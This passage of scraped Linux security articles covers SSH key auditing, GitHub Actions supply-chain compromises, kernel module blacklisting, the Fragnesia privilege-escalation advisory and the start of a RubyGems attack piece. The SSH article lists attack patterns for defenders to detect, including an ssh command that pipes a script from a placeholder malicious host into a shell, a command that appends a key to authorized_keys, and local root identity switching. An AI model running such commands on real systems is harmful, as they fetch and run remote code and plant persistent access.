reality. Red Flags That Need Immediate Review Root authorized_keys containing old personal keys: Personal laptop keys insideroot accounts mean zero attribution and severe offboarding risk. Key reuse across unrelated accounts or hosts: The same public key appearing in multiple users' home directories means a single private key compromise compromises the whole network. Blank or generic key comments: Keys ending in generic tags like user@localhost> or simply no comment at all, hiding ownership. authorized_keys modified outside change windows: File modification timestamps that do not align with central configuration management logs. Direct user write permissions on production trust files: Users retain full control over the files that dictate who can log into their accounts. Unrestricted SSH agent forwarding: Forwarding allowed across shared jump hosts, exposing active identity sockets to local root users. Suspicious Command-Line Behavior Attackers moving laterally often abuse legitimate OpenSSH binaries to execute commands across your network. Watch out for these specific execution patterns in your process and shell history logs: # Bypassing strict host checking to push remote shell payloads ssh -oBatchMode=yes -oStrictHostKeyChecking=no user@10.10.20.50 'curl http://malicious.local/script.sh | sh' # Appending a key directly to a profile via a single shell command echo "ssh-rsa AAAA..." > > ~/.ssh/authorized_keys # Local identity switching to bypass standard administrative logs ssh root@localhost -i /tmp/id_rsa The last example is easy to overlook. Local SSH authentication is frequently abused for identity switching on the same machine. SANS points out that local SSH to a privileged account frequently bypasses sudo logs and other standard tracking mechanisms that administrators rely on for user attribution. A Step-by-Step Linux SSH Key Audit To bring an unmanaged environment under control safely, follow a structured, procedural approach. Step 1: Inventory All Trust Files Locate every active authorized_keys and authorized_keys2 file across your file systems.Do not assume they only live in /home. Search systematically: Bash find /home /root /var/lib -name "authorized_keys*" -type f Step 2: Generate Key Fingerprints A public key string is long and unwieldy. To compare keys accurately across multiple hosts, extract their unique cryptographic fingerprints using ssh-keygen: ssh-keygen -lf /home/user/.ssh/authorized_keys This outputs the key size, the MD5 or SHA256 fingerprint, the associated user, and the comment string. Step 3: Find Duplicate Keys Across the Fleet Map your fingerprints into a central sheet or database. Identify keys that cross security boundaries. A deployment key repeated across a controlled web tier may be expected; a single contractor's public key repeated across three separate administrative accounts and two service accounts is a major architecture flaw. Step 4: Isolate Root and Service Account Keys Prioritize high-privilege targets. Extract every key inside /root/.ssh/authorized_keys and any service accounts with sudo privileges. Cross-reference these keys against active personnel lists and open tickets. Step 5: Correlate Changes with Log History Verify the file metadata. Use stat to check the modification times of the files. Cross-reference unexpected modifications with your central authentication logs (/var/log/secure or /var/log/auth.log) to see which user account and IP address were active when the file was modified. Step 6: Move Cleanup Into Change Control Once orphaned keys are identified, do not delete them via manual shells. Schedule a maintenance window, stage the removals via your configuration management tooling (Ansible, Puppet, or Salt), and monitor application behavior immediately following the run. Common Mistake: Treating File Permissions as the Whole Fix Standard file permissions are basic hygiene, but they do not equal comprehensive security control. Setting an authorized_keys file to 0600 owned by the user stops other local unprivileged users from tampering with it.However, it does absolutely nothing to prevent a compromised user account—or a compromised application running under that user's context—from appending a new key to its own profile. The SANS ISC recommends considering root ownership with read-only access for user files where appropriate, noting that while the immutable flag (chattr +i) is not an airtight security boundary against a root breakout, it adds high detection value because standard automated processes cannot alter the file without throwing an explicit error. This requires a mental shift: permissions should support your access model, not just satisfy a compliance checklist. For interactive staging spaces, user-managed keys might be tolerable. For production environments, user-managed trust is an operational liability. The critical question isn't "Are the permissions valid?" It is "Who is authorized to change who can log in?" Practical Remediation Examples If you must use static keys for automation or service accounts, you should drastically narrow their capabilities using OpenSSH enforcement clauses directly within the authorized_keys file. Instead of a raw public key string, prefix the entry with restrictive options: Plaintext from="10.10.20.15",command="/usr/local/bin/backup-script",no-agent-forwarding,no-port-forwarding,no-X11-forwarding,no-pty ssh-ed25519 AAAA... This configuration does not make the key entirely harmless, but it drastically reduces its utility if exposed. It limits network ingress to a single IP address (from="10.10.20.15"), forces the execution of a singular, hardcoded script (command="..."), drops interactive terminal access (no-pty), and strips out advanced features that attackers exploit for lateral movement. Centralizing the Access Database To stop sprawl entirely, move the trust database out of user home directories. You can redirect OpenSSH to look for authorized keys in a central, root-governed directory by modifying /etc/ssh/sshd_config: Plaintext AuthorizedKeysFile/etc/ssh/authorized_keys/%u This shifts write access entirely to root, preventing users or compromised applications from self-provisioning access paths. You can also leverage AuthorizedKeysCommand to pull keys dynamically from an external source, such as a secure identity provider or a secrets engine. However, remember the operational tradeoff: dynamic lookups introduce hard dependencies. If the central lookup service goes down or a network partition occurs, your administrators may be locked out. Experienced teams always test these failure states and maintain isolated, break-glass local authentication paths. The Hidden Spots Admins Forget An effective audit must extend past the standard incoming trust files. Attackers analyze the entire SSH configuration to find outbound paths. known_hosts Security: The known_hosts file logs every system a user or service has successfully connected to from this machine. Red Canary notes that attackers actively parse these files to map the internal network topology and target secondary systems for lateral movement. Enable hashing (HashKnownHosts yes) in your global configuration to prevent cleartext infrastructure mapping. SSH Agent Forwarding: While highly convenient for hopping across bastion environments, agent forwarding extends local authentication trust into remote systems. If an intermediate jump host is compromised, a local root user can hijack your active forwarded agent socket to authenticate elsewhere on the network under your identity. Disable agent forwarding globally and mandate ProxyJump instead. Passphraseless Private Keys: An unencrypted private key sitting on a disk is a plaintext credential. Where automated, non-interactive workflows require keys, ensure they are placed in dedicated secret management engines with strict application loop isolation rather than standard user home directories. Shifting from Static Keys to Governed Access Eliminating static SSH keys across a massive fleet overnight is rarelyrealistic. A pragmatic path forward requires categorizing access into distinct operational layers: Access Category Governance Strategy Human Administrators Tie access strictly to individual identity. Implement Central Identity Providers (IdPs), enforce multi-factor authentication, mandate sudo for granular attribution, and eliminate identity debt when employees depart. Automation & CI/CD Maintain isolated, single-purpose identities. Enforce source IP constraints and forced commands directly in the centralized key configurations. Privileged Infrastructure Enforce PermitRootLogin no across the fleet. Force administrators to log in using named personal accounts first, creating an explicit audit trail before escalating privileges via sudo. The Strategic Goal: SSH Certificate Authentication For growing or highly regulated enterprises, static public keys create too much long-lived security debt. Moving to SSH certificate authentication is the cleanest long-term structural solution. Instead of deploying public keys across thousands of production hosts, you configure your SSH daemons to trust a centralized SSH Certificate Authority (CA). Users and automation pipelines authenticate to an identity provider to receive short-lived, cryptographically signed certificates (valid for hours or a single shift). When certificates are short-lived, access expires naturally. You no longer need to run complex cleanup scripts when a contractor leaves or an automation host is retired; the clock revokes the credential automatically. Start your cleanup this week with the highest-risk targets: inventory your root accounts and privileged service entries first. Extract their fingerprints, verify their current business justifications, and purge the entries that cannot be explicitly accounted for. SSH is not inherently insecure; unmanaged trust is. . That is how SSH key sprawl usually happens. It rarelystems from one obvious failure. Instead, it ac. production, linux, server, rebuilt, image, contractor, leaves, ci/cd, retire. . MaK Ulac
May 27, 2026
•
102
 security advisorylinuxsupply chain
GitHub Actions Compromise CI/CD Supply Chain Risks Explored
For years, most software supply chain attacks focused on malicious dependencies and vulnerable open-source packages. Recent GitHub Actions compromises exposed a different problem entirely. Attackers increasingly target the automation systems responsible for building, testing, and deploying software because those systems often hold broader operational access than the applications themselves. . Several recent attacks demonstrated how compromised workflows, poisoned GitHub Actions, and malicious CI/CD automation can expose deployment secrets, cloud credentials, and package publishing systems without triggering obvious operational failures. Instead of targeting production systems directly, attackers increasingly focus on the workflows already trusted to access them. That shift turned GitHub Actions into a growing attack surface across Linux-based CI/CD environments, especially in organizations where runners already sit close to Kubernetes clusters, cloud infrastructure, and production deployment pipelines. The broader strategic shift is significant: while earlier attacks sought to poison software code, modern CI/CD attacks focus on the automation systems distributing and deploying that software. Compromising the pipeline provides direct access to infrastructure and release systems simultaneously. Why GitHub Actions Became an Attractive Target GitHub Actions became widely adopted because it simplified modern software delivery. Developers could automate testing, vulnerability scanning, container builds, release management, infrastructure deployment, and package publishing using reusable workflows assembled quickly from public repositories. For Linux-heavy development environments running cloud-native infrastructure, the flexibility made adoption almost inevitable. As workflows expanded, they gradually accumulated access to: cloud deployment credentials, Kubernetes environments, internal repositories, package publishing systems, infrastructure automation tooling, containerregistries, and production release pipelines. A typical Linux-based CI/CD environment may contain AWS credentials, GitHub Personal Access Tokens, DockerHub authentication keys, PyPI or npm publishing secrets, Terraform state files, and SSH deployment keys stored inside encrypted workflow variables so automation can authenticate automatically during runtime. That large concentration of privileged credentials and infrastructure access changed the value of CI/CD systems entirely. Compromising the pipeline often provides broader infrastructure reach than compromising a single production server directly, particularly in environments where workflows already manage deployments and infrastructure changes across multiple systems. The problem becomes larger when organizations rely on reusable third-party GitHub Actions, inheriting trust relationships automatically without reviewing how those dependencies change over time. The GitHub Actions Compromises That Changed the Conversation One of the clearest examples arrived during the compromise of the widely used GitHub Action tj-actions/changed-files . The action performed a relatively simple task—identifying file changes—but it was deeply embedded inside thousands of production deployment pipelines. Attackers did not target those repositories individually. Instead, they compromised the shared dependency already trusted across them. Once the malicious changes propagated downstream, affected workflows continued running normally. Most organizations saw no obvious deployment failures or disruptions because the workflows still completed successfully in the background. The malicious activity focused on exposing secrets already available inside the CI/CD environment through workflow logs and runner execution. Depending on the environment, compromised GitHub Actions tokens may provide access to: cloud infrastructure administration, deployment automation, Kubernetes clusters, package publishing systems, internal repositories, orproduction release tooling. Investigators later connected the incident to a broader chain of compromises involving additional GitHub Actions dependencies, including reviewdog/action-setup . This demonstrated how quickly one compromised automation component can spread through thousands of environments before defenders fully understand where the original trust relationship failed. Why GitHub Actions Abuse Is Difficult to Detect One of the reasons GitHub Actions abuse became such a serious supply chain problem is that the activity rarely resembles traditional intrusion behavior. The workflows continue operating normally, builds still succeed, and deployments still complete successfully. Because the malicious code executes inside trusted automation, defenders often see: legitimate GitHub Actions runners, approved repositories, valid deployment credentials, and expected CI/CD activity patterns. That operational normalcy makes malicious workflow behavior difficult to separate from ordinary automation tasks. Why Traditional Security Monitoring Often Misses CI/CD Abuse Many traditional security controls focus heavily on: endpoint compromise, malware execution, privilege escalation, or suspicious interactive logins. CI/CD abuse frequently bypasses those assumptions entirely because attackers operate through already trusted automation systems using legitimate credentials that the workflow already possesses. In practice, defenders may only discover the compromise after: unauthorized package publishing, suspicious outbound requests, unexpected cloud API activity, or downstream software tampering. By that point, the malicious workflow may have already exposed secrets or modified deployment artifacts across multiple environments. How a Compromised Workflow Escalates To see the operational impact, consider a typical Kubernetes deployment pipeline. A single compromised GitHub Action can allow an attacker to simultaneously expose cloudIAM credentials, kubeconfig files, and container registry tokens. That combination allows attackers to: replace trusted container images during deployment, modify deployment artifacts before release, access internal repositories, or publish poisoned software packages downstream. In many environments, the CI/CD runner already has enough trusted access to perform these actions without triggering traditional intrusion alerts. Because these workflows resemble ordinary automation updates, many repositories initially show few obvious signs of compromise. How Mutable Tags Became a Major Security Problem Many recent GitHub Actions attacks relied on a surprisingly simple workflow weakness: mutable version tags. Large numbers of repositories still reference reusable GitHub Actions using tags such as: uses: tj-actions/changed-files@v35> At first glance, that configuration appears stable. The problem is that version tags can later be modified if attackers gain access to the repository, maintaining the Action. A typical compromise chain may look like this: Attackers compromise the Action maintainer account. A trusted version tag is redirected toward malicious code. Thousands of downstream workflows automatically consume the update. CI/CD secrets become exposed during workflow execution. Attackers pivot into cloud infrastructure or package publishing systems. That trust propagation is what makes CI/CD compromise scale so quickly across the software supply chain. This distinction became extremely important during several recent compromises because many organizations focused heavily on reviewing commits inside their own repositories while paying far less attention to external automation dependencies. A hardened configuration pins directly to an immutable commit hash instead: uses: tj-actions/changed-files@24d32ffd492484c1d75e0c0b894501ddb9d30d62> Once pinned to a commit hash, attackers cannot silently redirect the workflow toward newer maliciouscode unless maintainers explicitly update the reference themselves. Why Linux Runners Became High-Value Targets Most modern CI/CD infrastructure runs heavily on Linux-based environments. Linux runners now handle container builds, Kubernetes deployments, and cloud provisioning across many enterprise pipelines. This operational role makes Linux runners—especially self-hosted runners—high-value targets. Some attacks specifically targeted self-hosted runners because persistent environments often retain: cached credentials, deployment keys, temporary artifacts, shell histories, and environment variables between jobs. Unlike ephemeral cloud runners that disappear after execution, persistent systems may continue exposing sensitive data long after the original compromise finishes. Furthermore, some organizations allow self-hosted runners to share network access with internal infrastructure or Kubernetes control planes. Once attackers compromise the workflow environment, the runner may become a pivot point for deeper lateral movement inside the organization. What Security Teams Should Change Immediately The recent GitHub Actions compromises reinforced the need to treat CI/CD workflows like privileged infrastructure. Security teams should prioritize the following hardening steps: 1. Identify Mutable Tags Review whether your environment still uses version tags rather than commit hashes: grep -R "uses: .*@v" .github/workflows/ 2. Enforce Least Privilege. Many GitHub Actions environments still run with broader repository access than they require. Avoid permissions: write-all and move to a safer baseline: permissions: {} Then explicitly grant only the permissions required, such as: permissions: contents: read 3. Implement Workflow Reviews: Require mandatory code review approval for any changes to workflow files. Modifications to .github/workflows/ should be treated with the same scrutiny as production infrastructure changes. 4. Additional HardeningMeasures Prefer short-lived OIDC authentication over long-lived cloud credentials. Isolate self-hosted runners from sensitive internal networks. Restrict pull_request_target usage to prevent secret exfiltration. Regularly audit third-party Actions for unexpected ownership changes. GitHub Actions Abuse Is Still Expanding GitHub Actions workflows now sit directly inside the software supply chain. They build applications, publish packages, and deploy infrastructure across production systems every day. That operational position makes them extremely attractive targets. The recent compromises were not isolated incidents. They exposed a broader issue where trusted automation inherits far more infrastructure access than defenders realize. For Linux-heavy infrastructure running cloud-native workloads, the risk is significant because the same runners handling workflows sit close to production systems already. In many modern environments, compromising the pipeline now provides faster access to production than compromising production directly. . GitHub Actions compromises expose critical security risks in CI/CD pipelines, highlighting supply chain vulnerabilities.. GitHub Actions, CI/CD Security, Automation Vulnerabilities, Supply Chain Risks. . Dave Wreski
May 26, 2026
•
102
 security advisoryprivilege escalationlinux

Linux Server Advisory Unused Kernel Modules Threats CVE-2026-31431
Your Linux server may be carrying kernel code for hardware, filesystems, cryptographic interfaces, and network features it will never use. . That extra flexibility is useful until one of those unused paths becomes part of an attack. Kernel modules help Linux support a wide range of systems, but they also expand what an attacker may be able to reach after gaining local access. In this article, we’ll look at why unused kernel modules deserve more attention, how ModuleJail can help admins reduce unnecessary exposure, and what precautions teams should take before blacklisting modules in production. Why Kernel Modules Deserve More Attention Linux admins already think about patching, SSH hardening, firewall rules, access control, and endpoint monitoring. Kernel modules deserve the same attention. Recent Linux kernel privilege-escalation bugs make this more than a theoretical concern. Microsoft reported that CVE-2026-31431 , also known as “Copy Fail,” is a high-severity local privilege-escalation vulnerability affecting multiple major Linux distributions, including Red Hat, SUSE, Ubuntu, and AWS Linux. Recent kernel bugs show why this matters. CVE-2026-31431, nicknamed “Copy Fail,” gave attackers a path from local access to root on several major Linux distributions. CISA later added it to its Known Exploited Vulnerabilities catalog, which is enough reason for admins to take kernel exposure seriously. This does not mean admins should panic over every kernel module. It does mean they should ask a practical question: what kernel functionality does this server actually need to load? That is where ModuleJail comes in. Instead of asking admins to build a blacklist from scratch, it checks which modules are actually loaded and helps block the ones the system is not using. Admins can keep a baseline list and add their own whitelist so required modules do not get caught in the cleanup. Why Kernel Modules Deserve More Attention A Linux kernel module is code that can beloaded into the running kernel when needed. Kernel modules commonly support hardware drivers, filesystems, network features, cryptographic functions, virtualization support, and other system capabilities. That modularity is one of Linux’s strengths. It lets distributions support a wide range of use cases without forcing every feature into one fixed kernel image. But there is a tradeoff. A general-purpose Linux system may include module support for far more functionality than a specific server needs. A web server probably does not need many desktop hardware drivers. A database server may not need uncommon filesystems. A cloud instance may not need device support intended for physical workstations. A container host may need some kernel features but not every module available in the distribution’s kernel package. Unused functionality can sit quietly for years. Then a vulnerability appears, a proof-of-concept exploit follows, and a subsystem nobody considered becomes part of the attack path. Red Hat’s documentation explains that blacklisting can be used for performance or security reasons to prevent a system from using certain kernel modules. It also notes that this is handled through modprobe configuration files under /etc/modprobe.d/ . For admins, that makes kernel module review a real hardening task, not just a theoretical security idea. Admin takeaway: If a module is not required for the system’s role, hardware, storage, networking, security tools, or recovery process, review it as part of your attack-surface reduction plan. Where ModuleJail Fits ModuleJail is useful because it turns a messy hardening idea into a repeatable workflow. Instead of forcing admins to manually guess which modules should be blocked, ModuleJail looks at the modules currently in use and generates one modprobe.d blacklist file for unused modules, while preserving a baseline and allowing an optional sysadmin whitelist. That matters because kernel module reduction is easy to understandbut hard to do safely. A system may rely on modules for storage, networking, VPNs, containers, backup agents, endpoint tools, hardware monitoring, or recovery access. Blocking the wrong module can create downtime. A safer workflow looks like this: Identify which modules are loaded now. Review what the system needs for boot, storage, networking, security, monitoring, and recovery. Add required modules to a whitelist. Generate or review blacklist entries for modules that should not load. Test the result on a matching staging system. Reboot and validate core services. Roll out through configuration management only after testing. This is where Dave would probably want the article to be very clear: ModuleJail is not a one-click security cure. It is a tool that can help admins start the review process, but the final decision still belongs to the admin who understands the system’s role. Blacklisting Is Not the Same as Patching Blacklisting unused modules can reduce exposure, but it does not replace kernel updates. Treat module reduction as one layer in a defense-in-depth strategy alongside patching, monitoring, access control, and tested recovery plans. What Module Blacklisting Actually Does Linux module blacklisting is usually handled through files in /etc/modprobe.d/ . A basic blacklist entry looks like this: blacklist module_name That tells modprobe not to automatically load that module. In some cases, admins may also use an install rule to prevent a module from being inserted through normal modprobe paths: install module_name /bin/false That stronger approach should be used carefully. It can make sense for modules that should never load on a given system, but it can also break hardware, storage, or security tooling if applied without testing. A good review process starts with visibility: lsmod Use modinfo to inspect an unfamiliar module: modinfo module_name Find available kernel object files for the runningkernel: find /lib/modules/$(uname -r) -type f -name "*.ko*" Review existing blacklist rules: grep -R "blacklist" /etc/modprobe.d/ Check for existing module install overrides: grep -R "^install" /etc/modprobe.d/ After applying a blacklist policy, reboot a test system and confirm the module is not loaded: lsmod | grep module_name If something breaks, rollback should be simple: remove or comment out the relevant blacklist or install rule, then reboot or reload the module if appropriate. For example: sudo sed -i '/module_name/d' /etc/modprobe.d/modulejail.conf sudo reboot The exact file name may differ depending on how the blacklist was created. The important point is that admins should know which file changed before they deploy the policy. How Admins Should Review Kernel Module Exposure Start with inventory, not enforcement. Run lsmod on representative systems and compare results by role. A Kubernetes worker, database server, VPN gateway, backup server, and developer workstation should not automatically share the same kernel module policy. Then investigate unfamiliar modules: modinfo Look for what the module does, which package owns it, whether it has dependencies, and whether it is tied to hardware, storage, networking, filesystems, security tooling, or virtualization. Admins should also check: Boot logs Storage drivers Network interface drivers VPN dependencies Container runtime requirements Filesystem support Backup and restore tools Endpoint detection or monitoring agents Hardware management tools Out-of-band recovery requirements The goal is not to create the shortest possible module list. The goal is to create the safest module list for that system’s actual job. A blacklist policy that breaks remote administration, storage mounting, monitoring, or recovery access is not a security improvement. It is an outage waiting to happen. Safer Rollout Tip Do not apply a new blacklist policydirectly to every production server. Test it first on a matching staging system, reboot, and confirm that networking, storage, monitoring, backups, and remote access still work. Don’t Forget Module Signing Blacklisting unused modules reduces what should be loadable. Module signing helps verify whether a module should be trusted before it loads. The Linux kernel documentation explains that the kernel module signing facility cryptographically signs modules and checks those signatures when modules are loaded. It can increase security by making it harder to load unsigned modules or modules signed with an invalid key. These controls solve different problems. Blacklisting is about reducing unnecessary exposure. Module signing is about trust and integrity. Used together, they can make kernel module abuse harder. Admins in higher-security environments should also review Secure Boot, kernel lockdown mode, vendor module policies, and how third-party drivers are handled. Out-of-tree modules from vendors, monitoring agents, storage tools, or security products may need special attention. Practical Hardening Checklist Use this as a starting point for a kernel module review: Run lsmod to identify currently loaded modules. Use modinfo to investigate unfamiliar modules. Find available modules with find /lib/modules/$(uname -r) -type f -name "*.ko*" . Review existing rules with grep -R "blacklist" /etc/modprobe.d/ . Review install overrides with grep -R "^install" /etc/modprobe.d/ . Group systems by role before creating policies. Review storage, network, VPN, container, monitoring, and backup dependencies. Create a whitelist for required modules. Test blacklist changes in staging first. Reboot after changes and validate core services. Confirm remote access still works before broad deployment. Track /etc/modprobe.d/ changes through configuration management. Keep kernel patching as the first priority. Consider module signing where appropriate. Revisit module policies after kernel upgrades, hardware changes, new agents, or major application changes. This process gives admins a practical middle ground. It does not require rebuilding the kernel or redesigning infrastructure. It starts with visibility, then moves toward controlled reduction. Why This Matters Now Most servers are not custom-built from the kernel up. They start with a general-purpose distribution, which means they often inherit support for hardware, filesystems, and drivers that have nothing to do with the workload they actually run. That broad support is convenient. But convenience can create unnecessary exposure. Kernel vulnerabilities will continue to appear. Some will affect common subsystems. Others will involve functionality that many admins did not realize was present or reachable. The best response is not only to patch faster, but also to reduce the amount of unnecessary kernel functionality exposed in the first place. That is what makes ModuleJail interesting. It gives admins a concrete way to ask a better security question: what does this machine actually need to load? The Bottom Line Unused kernel modules are easy to forget because most admins rarely interact with them directly. But attackers do not care whether a vulnerable subsystem is part of your normal workflow. They care whether it can help them gain access, escalate privileges, or weaken the system. ModuleJail brings attention back to a practical Linux hardening habit: know what your systems load, know what they need, and restrict what they do not. For Linux admins, the best next step is not to blindly blacklist half the kernel. It is to start a disciplined review of module exposure across critical systems. Patch your kernels. Audit your modules. Test your blacklist policies. Keep a whitelist. Document rollback steps before production deployment. And for more practical Linux hardening guidance, subscribe to the LinuxSecurity newsletter for weekly security updates, adminchecklists, and real-world defense strategies. Related Articles Ubuntu Copy Fail High Local Privilege Escalation Kernel Exploit 2026-31431 Linux Kernel Fragnesia Critical Privilege Escalation CVE-2026-46300 Exploring Kernel Hardening Trends for Enhanced Upstream Security Controls Comprehensive Linux Security Tools and Hardening Best Practices 2026 Secure Boot: Enhancing Linux Security from Firmware to Kernel . Learn how to harden your Linux server by managing unused kernel modules and reducing your attack surface effectively.. Linux server hardening,kernel module security,ModuleJail access control. . MaK Ulac
May 19, 2026
•
102
 security advisorycriticalprivilege escalation

Linux Kernel Fragnesia Critical Privilege Escalation CVE-2026-46300
Linux administrators are once again dealing with a familiar problem: a local Linux foothold that can potentially become full root access. . A newly disclosed kernel vulnerability called Fragnesia ( CVE-2026-46300 ) affects the Linux kernel’s XFRM ESP-in-TCP subsystem and could allow unprivileged attackers to escalate privileges to root on vulnerable systems. The issue matters because modern Linux attacks rarely begin with root access. Attackers typically compromise a lower-privileged process first, then use local privilege escalation vulnerabilities to take over the underlying host. At first glance, the vulnerability may sound similar to Dirty Frag . But Fragnesia is being tracked separately and has received its own patch. That distinction matters because it highlights an ongoing issue inside Linux environments: kernel networking and page-cache attack surfaces are still producing serious privilege escalation risks. And for administrators, local privilege escalation bugs are rarely “minor.” What You Need To Know Fragnesia is tracked as CVE-2026-46300 The flaw affects the Linux kernel’s XFRM ESP-in-TCP subsystem Researchers say it may allow arbitrary byte writes into the kernel page cache of read-only files Successful exploitation could allow local attackers to gain root privileges Systems using ESP/XFRM-related functionality may require special mitigation considerations Administrators should prioritize official kernel patches from Linux vendors Why Local Privilege Escalation Still Matters Modern Linux attacks usually do not start with root access. An attacker gains a small foothold first. Maybe through a vulnerable application, exposed service, stolen credentials, container breakout, or compromised developer account. From there, the goal is escalation. That is where vulnerabilities like Fragnesia become dangerous. Once an attacker reaches root, the entire system changes hands. Security tools can be disabled Persistence can beestablished quietly Credentials, containers, workloads, and neighboring systems all become easier targets This matters even more in environments like cloud infrastructure, container hosts , CI/CD runners, shared Linux systems, developer workstations, and Kubernetes environments. In those environments, attackers do not necessarily need remote kernel exploitation. They only need a local foothold that can be turned into something bigger. What Makes Fragnesia Important One of the more significant details in the disclosure is that Fragnesia reportedly does not require a race condition to corrupt the page cache. That lowers complexity. Race-condition exploits are often harder to execute reliably because timing matters. Remove the race condition, and exploitation becomes more predictable under the right circumstances. The vulnerability also affects a subsystem many administrators may not actively monitor day to day: ESP/XFRM networking functionality tied to IPsec behavior. That creates a practical problem. Vulnerable components can sit quietly inside production systems without drawing much attention until a disclosure like this appears. In large Linux environments, especially cloud-heavy ones, many teams may not immediately know whether affected functionality is enabled, exposed, or actively being used. That delay matters during patch cycles. What Admins Should Check Right Now Administrators should begin by identifying whether affected networking modules are loaded on exposed systems. lsmod | grep esp lsmod | grep xfrm Teams should also verify currently running kernel versions: uname -r Additional priorities should include: Reviewing Linux vendor advisories for patched kernels Validating updates for cloud images and managed infrastructure Prioritizing shared Linux systems and container hosts Reviewing Kubernetes worker nodes and CI/CD infrastructure Confirming whether IPsec VPN dependencies could be impacted by temporary mitigations Patching Is the Priority Fragnesia has received its own patch, and administrators should rely on official kernel updates from their Linux distribution rather than attempting manual kernel changes. Organizations should closely monitor advisories and updated packages from vendors including: Red Hat Ubuntu Debian Fedora SUSE AlmaLinux Rocky Linux Cloud image providers and managed infrastructure platforms should also be monitored closely as updated kernels become available. As with most kernel vulnerabilities, delayed patching expands the window for attackers. Local privilege escalation flaws become significantly more dangerous once attackers already have access somewhere inside the environment. Temporary Mitigations May Affect VPNs For organizations unable to patch immediately, temporary mitigations reportedly follow the same general approach associated with recent ESP/XFRM-related issues. That may involve blocking or unloading affected modules such as esp4 or esp6. Administrators should be careful here. Disabling ESP/XFRM-related modules can interfere with IPsec VPN functionality , encrypted tunnels, and secure network communications that rely on those components. In production environments, aggressive mitigation steps can create operational problems if applied broadly without testing. That tradeoff is one of the more difficult realities of kernel vulnerability response. Security fixes are not always operationally clean, especially when networking infrastructure is involved. Why This Matters for Kubernetes and Cloud Environments Consider a Kubernetes worker node running multiple workloads. If an attacker compromises a vulnerable containerized application and gains limited local access to the underlying host namespace, a privilege escalation vulnerability like Fragnesia could potentially allow escalation to root on the node itself. From there, attackers may gain access to credentials, neighboring workloads, orchestration tooling, or cluster secrets. That is one reason local privilege escalation vulnerabilities continue to matter heavily in modern Linux infrastructure. Why Linux Kernel Bugs Continue To Matter Linux systems now sit underneath nearly every modern environment. They power containers, cloud workloads, CI/CD infrastructure, virtualization platforms, enterprise applications, and internet-facing services. Attackers know that, and increasingly, Linux attacks do not rely on noisy malware or obvious system crashes. Many operate quietly inside normal administrative activity until privilege escalation opens the door to full control. That is why vulnerabilities like Fragnesia deserve attention even when they require local access first. Because in modern infrastructure, attackers rarely need to start with root. They just need a reliable path to get there. Immediate Actions for Linux Admins Patch affected kernels immediately Verify whether ESP/XFRM modules are loaded Review IPsec VPN dependencies before mitigation Prioritize shared systems and container hosts Monitor vendor advisories for updated kernels Want more Linux security breakdowns and kernel vulnerability analysis? Subscribe to our newsletter for weekly infrastructure and security updates. Related Reading: Dirty Frag Linux Privilege Escalation Explained How To Secure the Linux Kernel Against Exploits Container Escape Vulnerabilities Explained for Linux Admins Linux Security Hardening Tips for Keeping Servers Safe Dirty Pipe: One of Linux’s Most Serious Recent Vulnerabilities . A newly disclosed kernel vulnerability called Fragnesia (CVE-2026-46300) affects the Linux kernel’. linux, administrators, again, dealing, familiar, problem, local, foothold. . MaK Ulac
May 14, 2026
•
102
 security advisorydependency managementlinux
RubyGems Attack Highlights Open Source Supply Chain Risks for Linux Teams
RubyGems temporarily suspended new account registrations this week after threat actors pushed hundreds of malicious packages into the Ruby package ecosystem. At first glance, that may sound like a Ruby-specific problem. It is not. . The official hosting service for Ruby packages paused new signups on May 12 after what maintainers described as an ongoing attack against the platform. Hundreds of malicious packages were involved, though the attack appeared to target RubyGems infrastructure more than end users directly. Existing packages were not reported as compromised, and the malicious packages were removed. Still, the incident exposed how quickly automated package abuse can put pressure on a major open-source registry. For Linux administrators, DevOps teams, and security engineers, this incident is another reminder that modern Linux security does not stop at kernel patches, firewall rules, or CVE remediation. It also depends on the trustworthiness of the open-source repositories that feed Linux servers, containers, build systems, and developer workstations every day. What Happened to RubyGems RubyGems is the package hosting service behind much of the Ruby software ecosystem. Developers use it to install libraries, manage dependencies, and build applications, including many applications deployed on Linux systems. According to public reporting, RubyGems temporarily disabled new account registration after a wave of malicious package uploads. The Hacker News reported that the attack involved hundreds of packages, with some carrying exploit code, while RubyGems’ own status page described the activity as an ongoing DDoS attack and said registrations were disabled while maintainers worked on protections for legitimate users and abuse prevention. That distinction matters. This was not reported as a mass compromise of existing legitimate gems. It was a registry abuse event in which attackers used large-scale package publication to disrupt or exploit trust in the ecosystem. That makes itless dramatic than a confirmed compromise of a widely used dependency, but not less important. Package registries sit upstream from thousands of Linux systems. When attackers test, flood, poison, or abuse those registries, the impact can move quickly into development and production environments. Why RubyGems Abuse Becomes a Linux Security Problem Linux systems run a large share of the infrastructure that consumes open source packages. RubyGems may be language-specific, but the systems installing those gems are often Linux-based. A Ruby package can end up on: Linux servers running Rails applications or internal automation tools CI/CD runners that install dependencies during builds Docker images built from Linux base images Kubernetes workloads deployed into production clusters Developer workstations using Linux or WSL-based environments Internal scripts used by operations, security, or engineering teams That makes package repository abuse a Linux security issue, even when the affected ecosystem is not Linux-specific. A malicious package does not need kernel-level access to create damage. It may only need to run during installation, inspect environment variables, read local files, or reach out to an attacker-controlled server. In many build environments, that is enough to expose API keys, Git tokens, cloud credentials, SSH material, registry tokens, or deployment secrets. This is where the RubyGems incident becomes relevant to LinuxSecurity readers. The risk is not simply “someone uploaded bad Ruby packages.” The risk is that Linux-based infrastructure often trusts package managers by default. How Bad Packages Move Through Linux Build Pipelines Most software teams do not manually inspect every dependency before it reaches a Linux system. Dependencies are installed automatically because automation is the point. That automation creates several paths for malicious packages to spread. A developer may install a gem locally while testing a tool. A CI pipelinemay run bundle install during every build. A Dockerfile may pull dependencies into an image before pushing it to a registry. A deployment process may rebuild containers from scratch using upstream package sources. A scheduled job may install or update packages as part of maintenance. Each step is convenient. Each step can also become a trust boundary. Attackers understand this. Open source package attacks often rely on typosquatting, dependency confusion, fake utility packages, copied metadata, misleading names, or packages that appear harmless until install-time scripts execute. Once a package runs in a Linux build or runtime environment, the attacker may not need persistence. A one-time credential grab can be enough. This is why supply chain 